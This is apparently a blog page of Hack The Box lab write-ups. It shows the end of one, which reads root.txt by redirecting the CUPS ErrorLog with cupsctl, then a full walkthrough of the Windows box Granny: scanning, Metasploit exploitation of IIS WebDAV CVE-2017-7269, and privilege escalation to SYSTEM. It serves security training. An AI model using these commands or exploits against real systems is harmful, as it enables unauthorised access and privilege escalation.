
After some research and testing, we can use cupsctl to change the output of the ErrorLog and as it’s running as root we can just output root.txt. Ran this on the victim machine.
cupsctl ErrorLog=”/root/root.txt”
Ran curl on my machine.
curl http://localhost:631/admin/log/error_log?
And we get root.txt


-
Granny writeup
Box name: Granny
Difficulty: Easy
OS: Windows
Overview: Granny, while similar to Grandpa, can be exploited using several different methods. The intended method of solving this machine is the widely-known Webdav upload vulnerability.
Link: https://app.hackthebox.com/machines/Granny?sort_by=created_at&sort_type=desc
Machine IP: 10.129.95.234
Scanned the machine with Rustscan.
rustscan -a 10.129.95.234 --ulimit 5000 -b 2000 -- -A -Pn

Navigated to the website.

We see an IIS server that is not fully set up. Nothing of importance in robots.txt and sourcecode. Ran feroxbuster.
feroxbuster -u http://10.129.95.234 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
There is an image directory that looks interesting.

ISS servers usually have WebDAV ontop of it. Running nmap scripts to see if this does exist.
nmap --script http-enum 10.129.95.234
This was taking forever. Regardless I google the version of the IIS server and there is a vulnerability CVE-2017-7269. I already know there’s a Metasploit module we can use for the exploit from my notes.

Ran it and were in with a low level service.


I tried to see if we could get user.txt but looks we can not yet but there is a Lakis user.
Since we have a meterpreter lets just have metasploit do the work for us.


These are the results.

Considering this is a webdav box I read that exploit through online here https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/local/ms16_016_webdav.md. I checked systeminfo and it is x86 but the OS isn’t the same. I looked through the other exploits and ms15_051_client_copy_image looked the most interesting. Migrated to a different process then ran it and we got nt authority\system.


Then we can get the flags.



GG
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

